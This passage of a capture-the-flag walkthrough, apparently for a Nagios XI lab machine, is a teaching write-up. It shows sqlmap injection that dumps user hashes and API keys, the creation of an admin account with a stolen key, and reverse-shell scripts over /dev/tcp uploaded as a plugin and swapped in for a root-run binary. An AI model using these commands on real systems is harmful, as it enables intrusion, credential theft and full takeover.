
That actually worked, we managed to use the token to authenticate!

We found this post before which mentions 3 SQLi and one XSS privilege escalation attacks. We can try the first one, CVE-2023-40931 using sqlmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# enumerate databases
$ sqlmap --url="https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --method=POST --cookie="nagiosxi=hl3av7bhs2mrk4kc6h49pj13qc" -p id --drop-set-cookie --risk=3 --level=5 --dbs

<SNIP>

[15:57:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:57:03] [INFO] fetching database names
[15:57:03] [INFO] resumed: 'information_schema'
[15:57:03] [INFO] resumed: 'nagiosxi'
available databases [2]:
[*] information_schema
[*] nagiosxi

<SNIP>
We got some information back:
- The DMBS used is MySQL.
- We have two databases:
nagiosxiandinformation_schema.
The vulnerability description mentions that there is a xi_users table; let’s see if this exists:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# enumerate tables
$ sqlmap --url="https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --method=POST --cookie="nagiosxi=hl3av7bhs2mrk4kc6h49pj13qc" -p id --drop-set-cookie --risk=3 --level=5 --dbms=MySQL -D nagiosxi --tables

<SNIP>

Database: nagiosxi
[22 tables]
+-----------------------------+
| xi_auditlog                 |
| xi_auth_tokens              |
| xi_banner_messages          |
| xi_cmp_ccm_backups          |
| xi_cmp_favorites            |
| xi_cmp_nagiosbpi_backups    |
| xi_cmp_scheduledreports_log |
| xi_cmp_trapdata             |
| xi_cmp_trapdata_log         |
| xi_commands                 |
| xi_deploy_agents            |
| xi_deploy_jobs              |
| xi_eventqueue               |
| xi_events                   |
| xi_link_users_messages      |
| xi_meta                     |
| xi_mibs                     |
| xi_options                  |
| xi_sessions                 |
| xi_sysstat                  |
| xi_usermeta                 |
| xi_users                    |
+-----------------------------+

<SNIP>
The table xi_users exists indeed! Let’s see what it contains:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# enumerate xi_users table
$ sqlmap --url="https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --method=POST --cookie="nagiosxi=hl3av7bhs2mrk4kc6h49pj13qc" -p id --drop-set-cookie --risk=3 --level=5 --dbms=MySQL -D nagiosxi -T xi_users --dump

<SNIP>

Database: nagiosxi
Table: xi_users
[2 entries]
+---------+---------------------+----------------------+------------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+------------+-------------+-------------+--------------+--------------+------------------------------------------------------------------+----------------+----------------+----------------------+
| user_id | email               | name                 | api_key                                                          | enabled | password                                                     | username    | created_by | last_login | api_enabled | last_edited | created_time | last_attempt | backend_ticket                                                   | last_edited_by | login_attempts | last_password_change |
+---------+---------------------+----------------------+------------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+------------+-------------+-------------+--------------+--------------+------------------------------------------------------------------+----------------+----------------+----------------------+
| 1       | admin@monitored.htb | Nagios Administrator | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL | 1       | $2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C | nagiosadmin | 0          | 1701931372 | 1           | 1701427555  | 0            | 0            | IoAaeXNLvtDkH5PaGqV2XZ3vMZJLMDR0                                 | 5              | 0              | 1701427555           |
| 2       | svc@monitored.htb   | svc                  | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK | 0       | $2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK | svc
| 1          | 1699724476 | 1           | 1699728200  | 1699634403   | 1705417476   | 6oWBPbarHY4vejimmu3K8tpZBNrdHpDgdUEs5P2PFZYpXSuIdrRMYgk66A0cjNjq | 1              | 5              | 1699697433           |
+---------+---------------------+----------------------+------------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+------------+-------------+-------------+--------------+--------------+------------------------------------------------------------------+----------------+----------------+----------------------+

<SNIP>
The xi_users table contains the hashed password ($2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C) and the API key (IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL) of the nagiosadmin account!
After searching how the API key is used on Nagios XI, we find this:
An example of a CURL command used to access the API is as follows:
curl -XGET "http://10.25.5.2/nagiosxi/api/v1/system/status?apikey=5goacg8s&pretty=1"
After some more searching, we find out that we can add a user via the Backbend API:
You can use the new REST API to add users:
curl -XPOST "http://x.x.x.x/nagiosxi/api/v1/system/user?apikey=LTltbjobR0X3V5ViDIitYaI8hjsjoFBaOcWYukamF7oAsD8lhJRvSPWq8I3PjTf7&pretty=1" -d "username=jmcdouglas&password=test&name=Jordan%20McDouglas&email=jmcdouglas@localhost"
That’s interesting, but we need a bit more than that. We already have a user, but we need to create a privileged user, not just any user. There is a Metasploit module that seems to automate this whole process, including an interesting function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
def try_add_admin(key, username, passwd)
    vprint_status "STEP 3: trying to add admin user with key #{key}"
    res = send_request_cgi({
      'uri'=> "/nagiosxi/api/v1/system/user",
      'method' => 'POST',
      'ctype' => 'application/x-www-form-urlencoded',
      'vars_get' => {
        'apikey' => key,
        'pretty' => 1
      },
      'vars_post' =>{
        'username'   => username,
        'password'   => passwd,
        'name'       => rand_text_alpha(rand(5) + 5),
        'email'      =>"#{username}@localhost",
        'auth_level' =>'admin',
        'force_pw_change' => 0
      }
    })
We can now try to create a new user using the parameters we have found before plus the auth_level=admin:
1
2
3
4
5
curl -s -XPOST "http://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL&pretty=1" -d "username=xhi4m&password=password&name=xhi4m&email=xhi4m@mail.com&auth_level=admin"
{
    "success": "User account xhi4m was added successfully!",
    "user_id": 6
}
We successfully created the user xhi4m with admin privileges! Let’s login:

Now that we have elevated privileges, we can search if we can leverage any kind of SSTI vulnerability. After reading a lot of documentation, we managed to find a detailed kind of how Nagios XI plugins work: Managing plugins in Nagios XI. According to the documentation, we can execute commands by using plugins. The process is as follows:
- Upload the a reveshe shell script as a plugin.
- Create a command which will execute the plugin.
- Create a service to run the command.
We can create a reverse shell script locally and then upload it as a plugin to Nagios XI:
1
2
$ cat check_command
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.11/1337 0>&1'
If we did everything according to the documentation, and we then execute the check command, we should be able to catch our reverse shell:
1
2
3
4
5
6
7
8
$ sudo nc -lvnp 1337
[sudo] password for kali:
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.248] 47560
bash: cannot set terminal process group (2841): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ cat ~/user.txt
<SNIP>
Privilege escalation
Let’s first stabilize our shell and then check if our user has any elevated privileges:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
nagios@monitored:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
nagios@monitored:/tmp$ sudo -l
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
nagios@monitored:/tmp$
That’s interesting: a lot of scripts and services that nagios can run as root! Next, let’s transfer and run linpeas.sh to the target:
1
2
# start a Python3 HTTP server from where the linpeas.sh script is located
$ python3 -m http.server 8888
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
# download the linpeas script to the target
nagios@monitored:~$ wget http://10.10.14.11:8888/linpeas.sh
wget http://10.10.14.11:8888/linpeas.sh
--2024-01-17 02:12:44--  http://10.10.14.11:8888/linpeas.sh
Connecting to 10.10.14.11:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847920 (828K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 828.05K  2.16MB/s    in 0.4s

2024-01-17 02:12:45 (2.16 MB/s) - ‘linpeas.sh’ saved [847920/847920]
# check file's permissions
nagios@monitored:~$ ls -l
ls -l
total 840
-rw-r--r-- 1 nagios nagios    131 Jan 17 01:24 cookie.txt
-rw-r--r-- 1 nagios nagios 847920 Dec 30 23:27 linpeas.sh
-rw-r----- 1 root   nagios     33 Jan 17 01:19 user.txt
# give executable permissions to the file
nagios@monitored:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
# check file's permissions
nagios@monitored:~$ ls -l
ls -l
total 840
-rw-r--r-- 1 nagios nagios    131 Jan 17 01:24 cookie.txt
# execute the file
nagios@monitored:~$ ./linpeas.sh
./linpeas.sh

<SNIP>

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/mariadb.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
/etc/systemd/system/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd

<SNIP>
It seems that we have some executables that we can write to, such as /usr/local/nagios/bin/npcd that they were also present in our sudo -l list:
1
2
3
4
5
(root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
We can also see that the manage_services.sh script is written for starting, restarting, and stopping services, including npcd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
nagios@monitored:~$ cat /usr/local/nagiosxi/scripts/manage_services.sh
cat /usr/local/nagiosxi/scripts/manage_services.sh
#!/bin/bash
#
# Manage Services (start/stop/restart)
# Copyright (c) 2015-2020 Nagios Enterprises, LLC. All rights reserved.
#
# =====================
# Built to allow start/stop/restart of services using the proper method based on
# the actual version of operating system.
#
# Examples:
# ./manage_services.sh start httpd
# ./manage_services.sh restart mysqld
# ./manage_services.sh checkconfig nagios
#

BASEDIR=$(dirname $(readlink -f $0))

# Import xi-sys.cfg config vars
. $BASEDIR/../etc/xi-sys.cfg

# Things you can do
first=("start" "stop" "restart" "status" "reload" "checkconfig" "enable" "disable")
second=("postgresql" "httpd" "mysqld" "nagios" "ndo2db" "npcd" "snmptt" "ntpd" "crond" "shellinaboxd" "snmptrapd" "php-fpm")

<SNIP>
Based on this info, we could:
- Replace the
/usr/local/nagios/bin/npcdexecutable, since we have write access with a reverse shell bash script. - Use the
manage_services.shscript to restart the service, so the replaced executable can be run.
Since the latter is run as root, we should receive a root shell back. Let’s start by creating a reverse shell script and transfer it to the target:
1
2
3
4
5
6
# create the reverse shell script
$ cat npcd
#!/bin/bash
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.11/9999 0>&1'
# launch a Python3 HTTP server
python3 -m http.server 8888
Let’s set up our listener before moving forward:
1
2
$ nc -lvnp 9999
listening on [any] 9999 ...
Next, let’s download the script from the target and restart the service:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
nagios@monitored:~$ cd /usr/local/nagios/bin/
cd /usr/local/nagios/bin/
nagios@monitored:/usr/local/nagios/bin$ ls
ls
nagios      ndo.so          npcd.bk    npcd.save  nrpe-uninstall
nagiostats  ndo-startup-hash.sh  npcdmod.o  nrpe       nsca
nagios@monitored:/usr/local/nagios/bin$ wget http://10.10.14.11:8888/npcd
wget http://10.10.14.11:8888/npcd
--2024-01-17 04:26:27--  http://10.10.14.11:8888/npcd
Connecting to 10.10.14.11:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69 [application/octet-stream]
Saving to: ‘npcd’

npcd                100%[===================>]      69  --.-KB/s    in 0s

2024-01-17 04:26:27 (8.84 MB/s) - ‘npcd’ saved [69/69]
# give executable permissions to the file
nagios@monitored:/usr/local/nagios/bin$ chmod +x npcd
chmod +x npcd
# check permissions
nagios@monitored:/usr/local/nagios/bin$ ls -l npcd
ls -l npcd
-rwxr-xr-x 1 nagios nagios 69 Jan 17 04:23 npcd
# restart the service
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart npcd
<al/nagiosxi/scripts/manage_services.sh restart npcd
Let’s check our listener:
```bash $ nc -lvnp 9999 listening on [any] 9999 … connect to [10.10.14.11] from (UNKNOWN) [10.10.11.248] 51972 bash: cannot set terminal process group (62859): Inappropriate ioctl for device bash: no job control in this shell root@monitored:/# cat /root/root.txt cat /root/root.txt